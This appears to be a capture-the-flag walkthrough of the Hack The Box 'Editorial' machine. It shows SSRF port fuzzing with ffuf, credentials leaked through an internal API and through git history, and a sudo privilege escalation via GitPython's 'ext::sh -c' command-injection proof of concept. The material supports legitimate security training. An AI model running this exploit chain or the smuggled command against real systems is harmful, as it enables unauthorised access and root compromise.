


```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ ffuf -request fuzz.req -request-proto http -w <(seq 1 65535) -fr "1630734277837_ebe62757b6e0.jpeg" --debug-log /dev
/stdout
```



```
5000                    [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 70ms]
:: Progress: [7606/65535] :: Job [1/1] :: 283 req/sec :: Duration: [0:00:20] :: Errors: 0 ::2025/05/05 23:26:43 Post "h
ttp://editorial.htb/upload-cover": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```


We put port 5000 and we get different response. Everytime we send request, we get different request.



```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 307
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
Content-Type: multipart/form-data; boundary=----WebKitF
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000
------WebKitFormBoundaryuSYUef3mo0L3pu8H
Content-Disposition: form-data; name="bookfile"; filena
Content-Type: application/octet-stream
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 06 May 2025 03:29:27 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 51

static/uploads/a537d5dd-29ff-4ce7-b2a1-d1ad3d3f7d1b
```

When we go to that dir, it download the file.



editorial.htb/static/uploads/7cb5a64e-2abe-4b26-...

Not Found


The requested URL was not found on the server. If you entered the URL manually please chec

Recent download history


7cb5a64e-2abe-4b26-98cc-07d249b0db30
911 B • Done

Full download history

Download the file to current working directory.



```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ wget http://editorial.htb/static/uploads/793da2c5-800b-4f6d-910e-aa21585704da
--2025-05-05 23:33:42--  http://editorial.htb/static/uploads/793da2c5-800b-4f6d-910e-aa21585704da
Resolving editorial.htb (editorial.htb)... 10.129.215.72
Connecting to editorial.htb (editorial.htb)|10.129.215.72|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 911 [application/octet-stream]
Saving to: ‘793da2c5-800b-4f6d-910e-aa21585704da’

793da2c5-800b-4f6d-910e-aa215 100%[=================================================>]     911  --.-KB/s    in 0s

2025-05-05 23:33:42 (199 MB/s) - ‘793da2c5-800b-4f6d-910e-aa21585704da’ saved [911/911]
```




```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ cat 793da2c5-800b-4f6d-910e-aa21585704da
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/late
st/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our li
brary.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve th
e welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"pl
atform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/ho
w_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and u
pdates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve th
e last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
```

```
──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ cat 793da2c5-800b-4f6d-910e-aa21585704da | jq .
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```

curl -s -q
-s or --silent: Runs curl in silent mode. It doesn’t show progress bars or error messages.
-q: Disables curl's config file parsing (~/.curlrc), ensuring the command behaves without user configuration overrides.


jq: A lightweight command-line JSON processor.
.template_mail_message: Extracts the value of the template_mail_message key from a JSON object.
-r or --raw-output: Outputs the value as raw text (instead of JSON-quoted strings).




```
┌──(kali㉿kali)-[~/Desktop/htb/editorial]
└─$ curl -s -q http://editorial.htb/static/uploads/7c01b579-fc9e-4ee1-bf23-f681bbedfad5 | jq .template_mail_message -r
Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to
the table.

Your login credentials for our internal forum and authors site are:
Username: dev
Password: dev080217_devAPI!@
Please be sure to change your password as soon as possible for security purposes.

Don't hesitate to reach out if you have any questions or ideas - we're always here to support you.

Best regards, Editorial Tiempo Arriba Team.
```

Username: dev
Password: dev080217_devAPI!@

SSH login to dev.



```
dev@editorial:~$
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
dev@editorial:~$ █
```




```
dev@editorial:~$ find / -type f -user dev -exec grep -H 'prod' {} \; 2>/dev/null
/home/dev/apps/.git/logs/refs/heads/master:1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912
ed8ae dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500   commit: change(api): downgradin
g prod to dev
/home/dev/apps/.git/logs/HEAD:1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-car
los.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500        commit: change(api): downgrading prod t
o dev



^C
dev@editorial:~$ find / -type f -user dev -exec grep -l 'prod' {} \; 2>/dev/null
/home/dev/apps/.git/logs/refs/heads/master
/home/dev/apps/.git/logs/HEAD
```


The grep -H command is used to force the display of the filename in grep output, even when searching through a single file.

The grep -l (lowercase L) option is used to: List only the names of files that contain at least one matching line.


So, the outputs are pointing .git file location.



```
dev@editorial:~/apps/.git$ git log -Gprod
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
```




```
dev@editorial:~/apps/.git$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
```




```
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the
incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nU
sername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for secur
ity purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\n
Best regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the
incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nU
sername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security pur
poses.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest re
gards, " + api_editorial_name + " Team."
     }) # TODO: replace dev credentials when checks pass
```

Red lines is old config.
Green lines is new config commited to .git.

080217_Producti0n_2023!@




```
dev@editorial:~/apps/.git$ su - prod
Password:
prod@editorial:~$
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$
```



```
prod@editorial:~/.ssh$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

git Repo has vulnerablility.




```
prod@editorial:~/.ssh$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
prod@editorial:~/.ssh$ █
```

https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858


from git import Repo
r = Repo.init('', bare=True)
r.clone_from('ext::sh -c touch% /tmp/pwned', 'tmp', multi_options=["-c protocol.ext.allow=always"])

POC



```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/p
wned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
```

